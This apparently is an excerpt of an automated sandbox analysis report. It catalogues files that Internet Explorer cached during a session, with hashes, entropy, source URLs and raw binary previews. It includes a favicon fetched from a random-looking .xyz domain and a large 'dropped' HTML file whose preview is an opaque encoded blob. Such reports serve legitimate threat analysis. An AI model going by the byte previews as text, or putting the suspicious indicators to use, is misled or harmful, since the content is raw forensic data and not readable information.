Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...LB.....Y.).W+..U.CeW..H..j.&.BL..+6h.EIB..i.f....T..D..T.r\....j.....u..fne.e.+)F...E+.q..XW$W.....!.H`.4...0..P...S..C..... (.....4.f.....4.....J$..d.....B...V.b...5V&.C...Y.Q..Q4...A.Y..U!.`...;..`;.(..Wk.;.fn..]..L.P.K...nd..H...P.pI.VS..c+...".@.1.6M7.)..1Q.W0.....H.@.S.W.%Y.....).$..|...(....KC..iXw.qE.7u;. p.E.....X....\3E.\.`..1H...@.h..T.W...qfrE.Q....s.2..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALPrq8[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	10416
Entropy (8bit):	7.942770994767228
Encrypted:	false
SSDEEP:	192:QoJrQGPlnBcYiFeia9sMSGiX98RtQE8DBtzzscXBFWQ9ho:bJrQGp2Yqel9sMSGiXet78DBZocRFWAy
MD5:	793E69FEE5A7C59558442E6113E5ED82
SHA1:	DD396F340EAF8B92C00212C9F989000B703C5EEC
SHA-256:	5AD2601215E41548A4A039B80944671D99197082197A5C412196D63C891A8F7D
SHA-512:	21ADE1D6872AC3B6095929F537ACC1E333CAAC36E6C806CEAA9662D296C9F1D645DC4F52C65251B4499E4281D34D77537B07D96DC65862A7344244D7C1AE374
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPrq8.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=637&y=486
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....!N).....0.Z.W..}.X.}([.a....(..S. ..H.2z...K0....f.X..c...QM..-R.7v.....Bf5...'..v..[..v..au.O...t6w.....3...?Z.6A.Z..P.4d.R8#.....e->.C,..B..C..y..S]IE.&.f.....t.c.i4Qq.jQ.g:..g.{.9...9..2..1.5.....?.....W.$h..I.t....u.....SH.j.71\.#p7.J.>.2CL.#A..dbcl.j...6....^.c..V?.....RAp..^..s.}.1.....1.R..4...P.;..8.P.Z.J..e..$} sS.t0J6.LS.....Qp.^F.N:VSf.DQ..OaPh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1aXITZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	1149
Entropy (8bit):	7.791975792327417
Encrypted:	false
SSDEEP:	24:hhxlcJrB6QJ0CXhyPAGQ3QgLEvDsLyW3ZXr4X6HpEv7V8F+:hSrFkoGGVLE7lW9rjE58F+
MD5:	F43DDA08A6170224858897A32BA92626B
SHA1:	BB8D872DFF74D6ADBB7C670B9A5530400D54DCAB
SHA-256:	88961720A724D8CE8C455B1A2A85AE64952816CE480956BFE4ACEF400EBD7A93
SHA-512:	B87F90B283922333C56422EF5083BE9B82A7C4F2215595C2A674B8A813C12FF0D3A4B84DE6C96C110CC7C3A8A8F50AEAE74F24EB045809B5283875071670740E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1aXITZ.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1aXITZ[1].png	
Preview:	.PNG.....IHDR.....U....pHYs.....+...../IDATx...}..c...SN$..@.e.Y..<.f...y.X.0.j..Z...T...)5..h.s.l..0.8gSh*l.T.l)..r.>?....Q.k{..}...~.VVta...V}.F.R...l.X.....AbD..].)8..`....{p/..;.`..Q[.....u..<.o."..u....u.Ge%1.....`.F..J1Y..u....k..sew.bf....E.o....+.GPU..\..u.?(*....j.>.B3.Da/K.QLo~'...]...go.k[+.@..K..U.\.....zInT....^..N.k.....M.."V..J."..i.-q.r=.....}.L]?..].#..'..g..q"?I.....^.O .i.,.,|.v\...,...Y.;.....J.Rd.s...N{.e*l.d.....=.h....X.k.....^..N....,.v...Kt...b_...bx.w.....^1....|...p.l#....}QXNd.9..~$.f....<'p.n..Pr..m5.@t;_.J.?4.\.[.,U1.....L.....g.Ky...?...c.....|F.....2... w.i.>.rRs.K0._..0....v.&..s.r.v...u.Kbf."..rc=.....R,.V".#.....r.,.../.|..$v..GX.|}1...y."2.."....X.*6.g".dP.....a.....q.b. ...s4..y.B....6og.D.@.ATa.....FE.n>H,Q..p.....(...c...|.R..<_Kq.i?ME}.....h.?)...:.....x.P^.?.=x.x|...0.30...'v+..0.p.D...p.....`m.y-....*. ..Gb:.>....[.....0..Y..\..n..-..a.%.H..O...#1.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	1088
Entropy (8bit):	7.81915680849984
Encrypted:	false
SSDEEP:	24:FCGPRm4XxHvhNBb6W3bc763IU6+peaq90IUkiRPfoc:/pXBvkW3bc7k1FqWIUkSfB
MD5:	24F1589A12D948B741C2E5A0C4F19C2A
SHA1:	DC9BB00C5D063F25216CDABB77F5F01EA9F88325
SHA-256:	619910A3140A45391D7D3CB50EC4B48F0B0C8A76DC029576127648C4BD4B128C
SHA-512:	5D7A17B05E1FD1BC02823EC2719D30BC27A9FA03BCFFE30F3419990E440845842F18797C9071C037417776641AB2CDB86F1F6CD790D70481B3F863451D3249EE
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cEP3G.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx...]..U.....d..6YwW(.UV\.v.>.>..`.K}X).i..Tj...C..RD. ..AEXP.....]).vQ../$.%.l2.....dH&.YiOr93.....~..u.S...5.....J.&..;.JN..z....2..;q.4..I .....c!....2;*J.....l(.....?.m+.....V...g3.0.....C..GB.$..M....jl.M..~6?...../a%...;....E.by.J..1.$...".&.DX..W..jh.....=...aK...[.#....].. ....:Q....X.....uk.6.0...e7..RZ..@@H..k.....#.....[..C.-.AbC.fK.(a.<.^p.j`...._>{<...`.....%.L...q.G...).2oc{....vQ...N5..%m-ky19..F.S....&..../..F.....y.(.8.1..>?Zr.....Q.`.e.|0.&m.E....=[aN..r.+...2B/f8.v..n...N..=.....i.^....s&..Hr.z.....M.....:.....EF.....0.. .N.x.....N.pO.#2...df=...Fa..B#2yU....O.;.g....b.}ct.&.7x*..t.Y..yg....]..){.,v.F.e.ZF.z..Ur+..^..].#.]....~..}..{g.W0?....&....6n....p\.=.]..X...F.]...\s5OK.3Wb.#.M/fT...:^.M}...:t.....!..g.....0t.h..8..4cB....px.....1.!...}=...Qb$W.*..."....V....!.y.....<H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1cG73h[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	1131
Entropy (8bit):	7.767634475904567
Encrypted:	false
SSDEEP:	24:lGH0pUewXx5mbpLxMkes8rZDN+HFlCwUntvB:JCY9xr4rZDEFC
MD5:	D1495662336B0F1575134D32AF5D670A
SHA1:	EF841C80BB68056D4EF872C3815B33F147CA31A8
SHA-256:	8AD6ADB61B38AFF497F2EEB25D22DB30F25DE67D97A61DC6B050BB40A09ACD76
SHA-512:	964EE15CDC096A75B03F04E532F3AA5DCBCB622DE5E4B7E765FB4DE58FF93F12C1B49A647DA945B38A647233256F90FB71E699F65EE289C8B5857A73A7E6AA0 6
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cG73h.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx..U=l.E.~3;w{..#].Dg!.SD...p...E....PEJ.....B4.RE. :h..B.0.-$.D"Q 8.(.;.r.{3...d...G.....7o..9....vQ.+...Q....."!#I.....x\|...\...&.T6..~.....Mr.d.....K..&..}.m.c....`.`....AAA..,.F.?.v..Zk;...G...r7!..z.....^K...z.....y...._..E..S....!$...0...u.-.Yp...@;;;%BQa.j..A.<)..k..N.....9.?..]t.Y.`....o....[.~~..u.sX.L..tN..m1...u.....Ic....,7..(..&...t.Ka.]..,.T..g..".."...W.....q....:+t.?6....A..}...3h.BM/.....*..<.~..A.`m...:.....H...7.....{.....$... AL..^-...?5FA7'q..8jue...*.....?A...v..0...aS.*:.0.%.%".....[.=a.....X..j..<725.C..@.\. ..`._....'...=....+.Sz.{.....JK.A...C|{.|r.$.=Y.#5.K6.!.....d.G...{.....$.-D*.z..{...@.!d.e...&..o...$Y...v.1.....w..(U...iyWg.$...\>..].N...L.n=.[.....QeVe..&h...`;=.w.e9..}a=.....(.A&..#.jM~4.1.sH.%...h...Z2".....RP....&.3.....a..&.I...y.m...XJK..'...a.....!.d.....Tf.yLo8.+.+...KcZ.....|K..T....vd....cH.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1fdtSt[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	438
Entropy (8bit):	7.245257101036661
Encrypted:	false
SSDEEP:	12:6v/7DHVT2T6ESAN2ISAy22UaU8Pa7+/LB:4Tq0AN2IjyPaqV
MD5:	3F46112E8E54A82D0D7F8883CF12A86F
SHA1:	AA1A3340F167A655D0A0A087D0F6CBF98026296C
SHA-256:	E447211712478A81E419A9794678B6377AE3ACA057DEA78FC9EF6A971E652CFB
SHA-512:	EBBF357EF6B388E4BD1B261D51DE923D15DBF3AC4740874BEBDEF336BB8133C3B63AEA9D8D95D2D1A044F6E43B7DD654586661462C9239E4FFA6B8328E6B49 A6
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1fdtSt.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....hIDATx...O+DQ../]....f..(,.,-.!.L..X..ee.,.. .I.D..h..P,&.|.c.L.i.E.{.k..~.}.}.....t...W...*.5.2..0)X0I.c.wbU.....N..,....-F...J#ISq.;....a...*.....D .w.g..N.....F)l.....`_..s..A;?.4..+...ob.....Qh.H.:A.....(...:.z./..?.:...t.[.e..b.....{..t.A....M..0.>8&_"... Ev.Z`.."...=/..F.}X....#|.Ny. Z.....W...{HX;..F..w..M:...?W.<4B..!.I. ....l.o...s....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1glRiB[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	14974
Entropy (8bit):	7.857965430523507
Encrypted:	false
SSDEEP:	384:NCe5a/98vNt6Ru86lGFms+VSrEQPTZEs5qbz6aXy3sR:NAYZ8GSDoQ7ZhWRy3i
MD5:	9770F57FBBCB5C107D05EF8E48AC0968
SHA1:	9AE3922B6777BF5F0C5F560BC0C496157841E10D
SHA-256:	4CC53B44A2BE2245F956A61E062622744DE416A74EF7B5901FEC0659DD67BA14
SHA-512:	AFCE4763696D17D36A9806D81C7F16589D36A7C178B2E9820CB8B967297999BBC0D75F7EA8D8B1CABEA9F275717ACF83BEDE5EA02B97159E112FDBCA00A2D4E8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1glRiB.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...B...8P...8P...<P..@...p...(..P!.P.....(..P.....@...8..p.....@...Q@.(...L....b.....@...(.i.P...0...8P.....@....(...(..P...C....@...:.....(.P.....@.....P...(.....@.@.(.E.....Z.Z.Z.).P.....0...8..p...P...8..p...(..P!.P.....:..@....@.(..P.....P1h..@.@.(.h.E.:...-.-.-.-.....R.h...$.`8P...8..p...(..P.....@...x....p....Q@.....P(...(.h.h..P.....-.-.-...Z.Z.Z.(.h.....@.X....8P...p.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BBJrII1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	285
Entropy (8bit):	6.817753121237528
Encrypted:	false
SSDEEP:	6:6v/lhPahmCsuNR/8GxYbIi9BfLlNN0lgpmPuoEGXn1S/NmredEGWcqp:6v/7wz0Gx2v8lgpmn1GDdgp
MD5:	815BC0B491D1C2229AA6AF07F213CAB5
SHA1:	E7F9F38CE6E310209CEC1F291D398AA499CFB64D
SHA-256:	2705097C373E4DE9A34E02C575A3D86854FCDD08365DA79F93525E68F562917A
SHA-512:	3B87F4003BE22584D59B301C89FE5B09E16B27126E3A8E90C4DCFD8AB94052A17AEFE7D75443151A48757031033A92077BA603BE01E1A199BC8727B8E0593DC9
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBJrII1.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...-..`....]..,b.4h.*~....h2.,v?.`2..2.f.f....2."8A..I..O..;.q....c..<..@).....y..t...-r....{...u.}$....0qF.3..F.]..8C.!....K..FL0.4...29.....2..c..4(.D....S.PE.=,...,..s._P.)....C../....e.O.7P...f3.!.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BBi9ul[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	607
Entropy (8bit):	7.489655261883392
Encrypted:	false
SSDEEP:	12:6v/7eyLEWN8/eAcUm996kBQrNhmJLT2Y138dnlJZW5FuQZJrK:GYtvmVBQrNYEY+qAf8
MD5:	3AEADA932B138AC5F8FCF7396460A1C9
SHA1:	D2DE1CD26AC37BFCA3A389EBB10A13869F3B0B8F
SHA-256:	9402E339B739B39988F6EC83C34F29CB70E93B3C2394BBCE435E9D2AC28CF9E1
SHA-512:	BACD7B146409A59D78C0653A882A952958BD27C1C7A56EA902A8594AC92AEE91EC2A45C997FDEEF25302E73CEBFBC47565DE4B2EF7485A420419D9761942125C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBi9ul.img?m=6&o=true&u=true&n=true&w=30&h=30
Preview:	.PNG.....IHDR.....;0.....pHYs.....+.....IDATx..V;KC1.N...ts.(trr.I..@.Ap.."...SA'A...A..nb..A..c.\...YT|..i.r.sk{.E..i....I.&E.....C..%O.Ih3Z.)y..f..$j\...V..<..X....B....n....o.0..s.k....p.....';...u.@Q.(Z.r...Nq1.....EQO...Kp....p.%Y{....8%..vk._.w.hWx.f.....M_..L.... .....~.8....!a.../.....y).,D...J.G.....6..CT...9.@...e ...Y../}.....o.... .;d.=.&...p.;v.....+i.<..T.(.yr*....^k"y.u.....Z..U..}*`..C.g.....A.....I%[..,@-....P.V.u.....t.+w.@.....v.U.%o1.i..d.O...{S.[...TX.".O % {w&.p...%Cs...8.{.B....+y.(X0.y.`.&.....`..._.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\WmUYG[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	239040
Entropy (8bit):	5.999802925275648
Encrypted:	false
SSDEEP:	6144:sWWO/3AGid9SSQt9syilc7YJmsALVMB19tYc7czhT3kWm/tNkB:sPO/zid9SSesyZEmNW/LYvVzQtNkB

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\WmUYG[1].htm	
MD5:	8B34F1893A45360773E64A27481B92AE
SHA1:	787254431C8AC83D3EED0E8382864696F706CDC2
SHA-256:	127B3F3A4CEF3E1CB68728E8488257733750E5278DF49D04718545212C6AACBF
SHA-512:	637874B2A80F8A7721F69E3EBA52F4E7410D42EC6C55ECCF7F05A34415CE5A7DBA82672D3F4EA31FD549F945A059F177E679EF5F8E4622E4C35BCA292C3FBBA D
Malicious:	false
Preview:	T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8hkINPAyGwtLuxjzQUX0dOlxRhl2lyMqjlRkSyVOerucVlI3u65bpj0OmR vCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVTWgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcI24Fb+1+dse5iLDfQyB5q73am9aRg6 tuCqeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+j IgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOXnyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9IJfJt6PU7z fxY7HFMLhYIbzaaCucqXW3awk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1LxilSrj6mdoEpoUzhQ 0clkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9hp+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEs L+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wIBEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+ElAElRzRp H7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snPprFkRnteN1q4kSkhMQxN/P4DqRE/nTEqAHLHAl2+ELmI3QRBRGNjSe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\adservice[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	23
Entropy (8bit):	4.088779347361362
Encrypted:	false
SSDEEP:	3:ZDEBpTYrA7:upUrA7
MD5:	EADCCDBDF98DD4B26583A4E8C3197C1D
SHA1:	EEFCAE4E7D559B53051E6A797228A291FD7D14D4
SHA-256:	B8C95BCA87EEB89E33E456C37CF97B48849A9CEF2D5D010F687EBD9F474E618C
SHA-512:	4D3EF6E334F698E162B6F7E937A368C51820EB5365560B8BCDD896C56B3096AFD50CA66D03D87FD24ADEEF4AEF474B8C69C84F604259873D4D0572C377FBB41
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/adservice.js
Preview:	ui._noadblocker = true;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\cf0f64e7-0354-429d-b700-c0cb0384258a[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	87750
Entropy (8bit):	7.971920862407236
Encrypted:	false
SSDEEP:	1536:rV71v5me8Il0WbASXD+HpcgZz9UoN2VXWmWZ8kiTbL/AR9v2jpW4JgJs:Z71RJl0WhXDEA5WTZt/MpTOu
MD5:	C664CC3A06C7E91256C992E6DBC7F38C
SHA1:	68D9D406B5536B88D3DE4B339E9E53FD546572B4
SHA-256:	8812FF9A4A6A6D35408460D10BF89FAC4BCB7DC44EDEA5067013789F544458F2
SHA-512:	00D7320664B6C0786534AF7E4D709926E1CC8627A6AFA6063A67234F4616B77F8F1460C6214B5B22C5CD1442C5B69705A18E7B0D8F82E3B0BB9A4DEE6943966C
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/2/249/108/181/cf0f64e7-0354-429d-b700-c0cb0384258a.jpg?v=9
Preview:	......JFIF.....C.....C.....,,..".....B.....!..''..1# 2A.Qa$B..3q.%R4C...b.5Tr.....?.....!..1."A.Q.#2a.Bq.....3R....$%C..br..S.....?...dF.....k..c.....6f.6...Z9Xl.G.%..%{U\Dc^A..".....M.....`...h. .../lhEGv...W.....?e.R...."y.P.....a...5.&...v...zGQ...)...s...g.....]...@..v..~[.....2.X.h..U.....dE.Z.....6O_.8...<.m.[.Q<...7O.....3V..I{....+..y..G.k..{xk.6U.wEV....%...8..H..=. ....''..7.[..(.U.oQ...RI;...B.!q..#..8..:.Zg{...a...*.....|...@.+^'(..r.l..?.E.....>..W..F...r..h.].9....'.....o6.B..J.x...G.|\E..v.W....E..aQ.';H&'!..V"*...n..rs...?..:.rX.',7.Q...|....x.?..V.E. ..v+l..p....,q..~.H...G.....W&.y=.....TE.....O(.b.....O."...r..m.....j.....uk.>).^H..*'._.\...." ..g7..&..=.5W

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\f489d89a-0e50-4a68-82ea-aa78359a514f[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	71729
Entropy (8bit):	7.978138681966507
Encrypted:	false
SSDEEP:	1536:m1xQuEXuHILYJ422E/mUx04VrG0tPZuL76T3:8QeoLYbR1VrG0tPMLq3
MD5:	CF11BAF2E1D8672BBE46055C034BAE56
SHA1:	7305B5298E7EFE304F11C4531A58D40ECD4EA99D
SHA-256:	2F7B151005B4E02B04116E540BE590E8C838B5CFE947358993DE63880520D10E
SHA-512:	646219C6D6FDDDDE4FD6B00B98C3EA10E33A182A39852011CAA2CBDADB2FAB4517950E3F6E972119435B4C18A823F6F1B38E74B6EC19F9ACF49D1EDB709611 D
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/2/99/84/174/f489d89a-0e50-4a68-82ea-aa78359a514f.jpg?v=9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\f489d89a-0e50-4a68-82ea-aa78359a514f[1].jpg	
Preview:	......JFIF.....C.....C.....J.....!..1A."Qa .q..#2...B....$3R...%.Cb.4Scr.&st.....B.....!.1.."AQa..#q..2....B..$3b...4R.r...%CSc.....?..6t...../..b....~.c.r....f.,.....si.~NV...wKD..7...O0..).tm ..c..:.]Ff.Q.....Fr.wT...X..;.....dn...s.y....by..2G.....`J!T.):....c.....~!.D.c).9B[.$7.....$xNF..jfLW"D.a..MR.^H..,u<.h..:. ...eV...%..AT...S ..`.o.Y.U...%}..I.G...w/....$.....X.....SI#.. ....").T^..f.0.+.....W.....zT.]x.*.ell.h.$..p.)..,.1E...CCi....(3.ZY8S.....x.....Q..)bw..u..4M...]..5..4....r."..(.T}.K.wf.w.*.0...nc....~.6.\.~P.*.$x....J.4/....!d. .D.s..9...fa..D.8x.....a..6.* ...t`.T.u...9..IO.*..%.I...FQ'G..._./,`.....LF....+,L.B.d.$a}[A..O...>.D>.. dVc5~....5.@.....C..a..6..m...N.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 32 bits/pixel
Category:	downloaded
Size (bytes):	1150
Entropy (8bit):	3.676726822008033
Encrypted:	false
SSDEEP:	24:N8cM8cccccS8ccccccccc9ccccccccccccUPkkcIO8IO8IO8cIO8IO8IO8cIO8Iy:6JSSnSSnSSnSSz0oYPI00d
MD5:	77A9E5007815D923A4964A507953BD2C
SHA1:	356A6A4942CAEAC5195D852DDEFF558525074446
SHA-256:	33CA72F1EAC56793D1FD811189CEDEF98004A067C85B1143083B564814A4B0DB
SHA-512:	1A7DCF9ABC95BD21DCFC78110DDDE628B71263779C4F24361E55A7D18773D1B748CAB978E19FDEF34AD6DBC84D5F8A648A3AF7FE192A8925B254A0AD086C3 CD
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/favicon.ico
Preview:	..... .h.....(..... ....\&!.b)].b)..c)..... .....\&!.b)].b)..c).d+..d+..d+..d+..... .....\&!.b)].b)..c).d+..d+..d +..d+..d+..d+..d+..U*..c)W.b)..c).d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..c*..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..c)..d+..~..~..d+..d+..d+..~..~ ..d+..d+..d+..~..~..d+..d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+..d+.....d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....s>..d+..o9.....s>..d+..o9.....d+..d+..d+..d+..... .....d+..d+.. d+..d+.....O..d+..c).d+..d+..... .....y..j3..h0..w.....q<..d+..d+..c*..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	downloaded
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0IG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC87 5
Malicious:	false
IE Cache URL:	http://taybhctdyehfhgthp2.xyz/favicon.ico
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm.. sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.. ....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s... s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s. ..rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\gtm[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
